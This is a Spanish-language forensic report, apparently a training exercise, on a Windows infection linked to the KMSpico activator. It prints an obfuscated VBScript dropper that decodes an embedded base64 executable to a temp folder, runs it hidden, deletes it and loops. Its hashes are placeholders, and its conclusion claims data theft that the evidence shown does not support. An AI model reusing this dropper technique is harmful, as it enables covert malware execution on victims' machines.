
Informe Forense: Adquisición y Análisis del Incidente

Descripción del proceso y herramientas usadas


- Se realizó la adquisición de la evidencia digital empleando FTK Imager, seleccionando la opción de imagen del archivo.
- Se cumplió la cadena de custodia generando hashes al inicio y al final del proceso.

Evidencias extraídas


- Imagen forense: forensic.raw.



- Capturas: evidencia del árbol de particiones y archivos en FTK Imager.



- Script del Payload:



- KMSpico (utilización e instalación del SO)


- Script Automatizado (Malware)

```
Function unPlTHUMAKVqeIo(KCvATqFRbTWSwGz)
        loZBiTVSj = "<B64DECODE xmlns:dt="& Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr
                "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
                KCvATqFRbTWSwGz & "</B64DECODE>"
        Set YtOrZbqMj = CreateObject("MSXML2.DOMDocument.3.0")
        YtOrZbqMj.LoadXML(loZBiTVSj)
        unPlTHUMAKVqeIo = YtOrZbqMj.selectsinglenode("B64DECODE").nodeTypedValue
        set YtOrZbqMj = nothing
End Function

Function JvFDuAAZ()
        kqTNMnGz =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnN
        Dim mGLGMlQBvUaAH
        Set mGLGMlQBvUaAH = CreateObject("Scripting.FileSystemObject")
        Dim rnXjRAIEFtNtilR
        Dim rKzJpRpiw
        Set rnXjRAIEFtNtilR = mGLGMlQBvUaAH.GetSpecialFolder(2)
        rKzJpRpiw = rnXjRAIEFtNtilR & "\" & mGLGMlQBvUaAH.GetTempName()
        mGLGMlQBvUaAH.CreateFolder(rKzJpRpiw)
        YtoIxNsIjOuWP = rKzJpRpiw & "\" & "KzcmVNSNkYkueQf.exe"
        Dim viqjxjIPe
        Set viqjxjIPe = CreateObject("Wscript.Shell")
        IQnDBSPhOgiTML = unPlTHUMAKVqeIo(kqTNMnGz)
        Set gRSNBGmHLkNxFvI = CreateObject("ADODB.Stream")
        gRSNBGmHLkNxFvI.Type = 1
        gRSNBGmHLkNxFvI.Open
        gRSNBGmHLkNxFvI.Write IQnDBSPhOgiTML
        gRSNBGmHLkNxFvI.SaveToFile YtoIxNsIjOuWP, 2
        viqjxjIPe.run YtoIxNsIjOuWP, 0, true
        mGLGMlQBvUaAH.DeleteFile(YtoIxNsIjOuWP)
        mGLGMlQBvUaAH.DeleteFolder(rKzJpRpiw)
End Function

Do
JvFDuAAZ
WScript.Sleep 10000
Loop
```

- Archivo crea_user.py en el escritorio



2. Acta de adquisición

Evidencia	Hash	Ubicación	Observaciones
forensic.raw	SHA256: XXXXXXXXXX	Destino Imagen FTK	Imagen completa del disco analizado, integridad verificada
jnQGqUrmj.vbs	SHA256: YYYYYYYYYY	C:\Windows\Temp	Script malicioso automatizado de infección
crea_user.py	SHA256: ZZZZZZZZZZ	Users\Administrador\Desktop	Payload ejecutable generado y eliminado por el malware
KMSpico.exe	SHA256: SSSSSSSSSS	ProgramFiles\KMSpico	Activador ilegal, desencadenante principal del incidente

3. Informe técnico: Investigación del incidente

Origen y detección del malware

La investigación forense evidencia que el desencadenante fue la ejecución de KMSpico, un activador ilegal de productos Microsoft cuya presencia quedó confirmada por el archivo extraído y el log adjunto. KMSpico modifica claves del registro de Windows, abre puertos específicos (1688), y activa servicios críticos, lo que expone el sistema a infecciones de malware.

Se detectó la presencia de un script VBScript (jnQGqUrmj.vbs) alojado en la carpeta temporal (C:\Windows\Temp), el cual automatiza la decodificación de un ejecutable en base64, la generación y ejecución de ese binario en rutas aleatorias y su posterior eliminación, haciendo uso de la función principal JvFDuAAZ(). Mediante FTK Imager, se recolectaron estos archivos junto a la imagen completa del disco y su respectivo hash para asegurar la integridad y trazabilidad del proceso.

Relación del mensaje de error

El error “File already exists” capturado en la evidencia indica que el script intentó crear o sobrescribir un archivo en la carpeta temporal, pero ya existía uno con ese nombre, evidenciando la persistencia y el bucle de ejecución del malware. Esto genera múltiples intentos de infección.

¿Cómo afecta el malware?

El malware toca, ejecuta y elimina los siguientes archivos:

- Crea carpetas temporales con nombre aleatorio en C:\Windows\Temp.
- Genera el archivo ejecutable KzcmVNSNkYkueQf.exe decodificándolo de base64.
- Ejecuta dicho archivo y lo elimina junto con la carpeta tras cada ciclo.
- Deja rastros en logs, eventos de sistema, y activa ventanas de error (“File already exists”) cuando colisiona con archivos previos.
  El impacto incluye evasión de antivirus, persistencia, posibilidad de descargas y ejecución de payloads adicionales, y propagación o robo de información sensible.

¿El script de Python está relacionado?

El script crea_user.py cumple funciones de administración (creación de usuarios en sistemas Linux vía comandos). Aunque su comportamiento automatizado tiene similitud conceptual (modifica el sistema y genera registros), no se detectó interacción directa ni comportamiento malicioso por sí mismo en este caso. Sin embargo, cabe destacar que, si es ejecutado como parte del proceso de infección, podría contribuir a la persistencia, escalado de privilegios o mantenimiento de accesos por parte del atacante

Conclusión

La investigación permitió descubrir que el problema comenzó cuando se instaló un programa llamado KMSpico, que sirve para activar productos de Microsoft de manera ilegal y que es conocido por ser una puerta de entrada para virus y otros programas peligrosos. Después de esto, aparecieron archivos y procesos extraños que se iban creando y borrando solos en el ordenador, como el script de VBScript y archivos en carpetas temporales.

Con los datos y las imágenes recuperadas, se puede afirmar que el sistema está en riesgo: los archivos maliciosos están robando información y creando usuarios con todos los permisos, lo que implica dar pleno acceso a la o las personas que han introducido el malware